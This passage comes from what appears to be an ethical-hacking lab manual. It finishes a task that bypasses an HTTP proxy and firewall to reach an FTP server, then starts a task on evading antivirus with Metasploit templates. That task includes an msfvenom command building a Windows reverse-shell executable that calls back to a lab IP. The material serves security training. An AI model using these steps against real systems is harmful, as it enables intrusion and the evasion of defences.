
64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.

65. Type **mkdir Test** and press **Enter**.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp> mkdir Test
257 "Test" directory created.
ftp> _
```


66. Now, switch to the **Windows 11** virtual machine.
67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.
- Note:** On completion of the task, delete the created outbound rule, stop HTTPHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.
69. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Task 3: Bypass Antivirus using Metasploit Templates

Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Module 12 – Evading IDS, Firewalls, and Honeypots

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.



